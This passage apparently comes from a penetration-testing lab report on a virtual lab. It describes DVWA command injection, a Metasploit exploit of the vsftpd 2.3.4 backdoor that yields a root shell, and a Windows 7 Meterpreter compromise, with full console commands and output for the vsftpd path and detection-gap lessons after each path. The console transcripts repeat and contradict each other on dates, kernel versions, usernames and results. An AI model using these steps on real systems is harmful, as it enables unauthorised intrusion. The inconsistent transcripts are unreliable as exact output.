


Figure 11. DVWA interface used to reach the vulnerable command-injection functionality.




Figure 12. Initial page state before exploit input was applied.




Figure 13. Benign command execution confirming normal application behaviour.




Figure 14. Follow-up interaction showing exploitable command chaining behaviour.




Figure 15. Injected command returning the effective execution context via whoami.





Figure 16. File-read style command showing access to host information through the same flaw.

Detection Gap. The primary detection gap was the failure to implement stringent log monitoring and a behavioural analytics on the web server logs. This would have identified the suspicious use of command separator characters and the execution of unusual commands like whoami or ifconfig, which deviate from normal application requests.

3.7 Exploitation path 2: vsftpd 2.3.4 backdoor on Metasploitable

The second attack was on the open FTP service on Metasploitable. The enumeration revealed vsftpd 2.3.4, which has an associated backdoor [11]. This exploit is also documented by Rapid7 using Metasploit [12]. In an organisation, this would be a major concern as the service is remotely accessible and readily exploitable. The correct module was executed in Metasploit. The module was run successfully as it resulted in a shell. All commands were then executed to verify the users that were logged in and the level of access. This shows how a legacy service can quickly gain an interactive session.

The lesson here is old services should not be left open unless they are required. Legacy software provides an attack vector. The solutions are patching, removing services, minimising services, reviewing the attack surface and monitoring login and shell activity.



```
msf5 > use exploit/multi/ftp/vsftpd_234_backdoor
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.108
RHOSTS => 192.168.56.108
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/multi/ftp/vsftpd_234_backdoor):


| Name   | Current Setting | Required | Description                                 |
|--------|-----------------|----------|---------------------------------------------|
| RHOSTS | 192.168.56.108  | yes      | The target address range or CIDR identifier |
| RPORT  | 21              | yes      | The target port (TCP)                       |


Exploit targets:


| ID | Name      |
|----|-----------|
| 0  | Automatic |


msf5 exploit(multi/ftp/vsftpd_234_backdoor) >
```

Figure 19. Enumeration evidence highlighting the vulnerable FTP service on the Metasploitable host.



Figure 20. Metasploit module configuration for the vsftpd 2.3.4 backdoor path.




Figure 21. Initial validation view captured during module execution workflow.

```
Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

[*] sibi@kali:~$
sibi@kali:~$
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > id
[*] exec: id
uid=1000(sibi) gid=1000(sibi) groups=1000(sibi),27(sudo)
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a
Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.9-2kali1 (2019-08-22) x86_64 GNU/Linux
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > ifconfig eth0
[*] exec: ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.105 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a0d:27ff:feb:f4a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3b:0f:64 txqueuelen 1000 (Ethernet)
    RX packets 4935 bytes 1253965 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9642 bytes 923316 (901.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.108:21 - USER: 331 Please specify the password.
[*] 192.168.56.108:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:41601 -> 192.168.56.108:6200) at 2026-04-12 04:06:35 -0700

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.0.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig eth0
eth0
    Link encap:Ethernet  Hardware 08:00:27:fb:09:a2
    inet addr:192.168.56.108 Bcast:192.168.56.255 Mask:255.255.255.0
    inet6 addr: fe80::a0d:27ff:feb:082704 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:29 errors:0 dropped:0 overruns:0 frame:0
    TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:4091 (3.9 KiB) TX bytes:6832 (5.9 KiB)
    Base address: 0x020 Memory: 0x20000 - 0x20000
```

Figure 22. Successful shell session established on the Metasploitable target.

```
Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications Places Terminal Sun04:09

sibi@kali:~$
sibi@kali:~$
TX packets 9642 bytes 923316 (901.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.108:21 - USER: 331 Please specify the password.
[*] 192.168.56.108:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:41601 -> 192.168.56.108:6200) at 2026-04-12 04:06:35 -0700

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.0.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 23. Privilege/context validation on the compromised Metasploitable host.

```
Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali:~# 192.168.56.108
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/multi/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.56.108  yes       The target address range or CIDR identifier
RPORT     21               yes       The target port (TCP)

Exploit target:

ID  Name
--  ---
0   Automatic

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.108:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.108:21 - USER: 33) Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=1000(sibbi) gid=1008(sibbi) groups=1000(sibbi),27(sudo)
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.0-2kali1 (2019-08-22) x86_64 GNU/Linux
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > ifconfig eth0
[*] exec: ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.105 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:feb:f64 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3b:f6:f6 txqueuelen 1000 (Ethernet)
    RX packets 4935 bytes 1253563 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3642 bytes 923216 (901.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 24. Review of module options and target settings during the exploit path.

```
Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=1000(sibbi) gid=1008(sibbi) groups=1000(sibbi),27(sudo)
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.0-2kali1 (2019-08-22) x86_64 GNU/Linux
msf5 exploit(multi/ftp/vsftpd_234_backdoor) > ifconfig eth0
[*] exec: ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.105 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:feb:f64 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3b:f6:f6 txqueuelen 1000 (Ethernet)
    RX packets 4935 bytes 1253563 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3642 bytes 923216 (901.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf5 exploit(multi/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.108:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.108:21 - USER: 33) Please specify the password.
[*] 192.168.56.108:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.108:21 - UID: uid=0(root) gid=0(root)
[*] found shell.
[*] Command shell session 1 opened (192.168.56.105:41601 -> 192.168.56.108:6200) at 2020-04-12 04:06:35 -0700

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux kali2exploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig eth0

eth0: Link encap:Ethernet HWaddr 08:00:27:fb:69:82
    inet addr: 192.168.56.108 Bcast: 192.168.56.255 Mask: 255.255.255.0
    inet6 addr: fe80::a00:27ff:feb:f64 Scope: Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:25 errors:0 dropped:0 overruns:0 frame:0
    TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:4491 (2.9 KiB) TX bytes:6883 (5.9 KiB)
    Base address: 0x0200 Memory: 0x02000000-0x02200000
```

Figure 25. Interactive shell evidence confirming access to the target host.




Figure 26. Post-access directory listing used as additional proof of interactive control.

Detection Gap. The crucial detection gap was a failure in continuous asset inventory and patch management, allowing a known, backdoored legacy service (vsftpd 2.3.4) to remain exposed. From a monitoring perspective, detection failed to flag unusual shell-like traffic or suspicious activity occurring on the non-standard FTP control/data ports.

3.8 Exploitation path 3: compromise of a weakly hardened Windows 7 endpoint

The third attack targeted the Windows 7 VM. Figures 27-29 shows poor local security controls, such as non-standardised use of the firewall and fewer User Account Control pop-up warnings. As Windows 7 is an unsupported older operating system with less modern security support so this is important [13].

A Metasploit browser exploit was used to establish a reverse Meterpreter session. The session was then verified with commands like sysinfo, getuid, getsystem and ipconfig. This verified the host, user, privilege and network information.

This was a critical path because it was an end user workstation and not a server. In the wild, exposed network endpoints can be used as a launching point for internal network reconnaissance, credentials, persistence and lateral movement.

The key lesson is standardize endpoint security. Old systems should be phased out, firewalls and UAC configurations for compatibility and sound should be standardized, deployment of payloads should be managed, and monitoring of potentially malicious processes, outbound traffic and privilege elevation should be carried out.




Figure 27. Firewall configuration view captured from the Windows 7 endpoint.

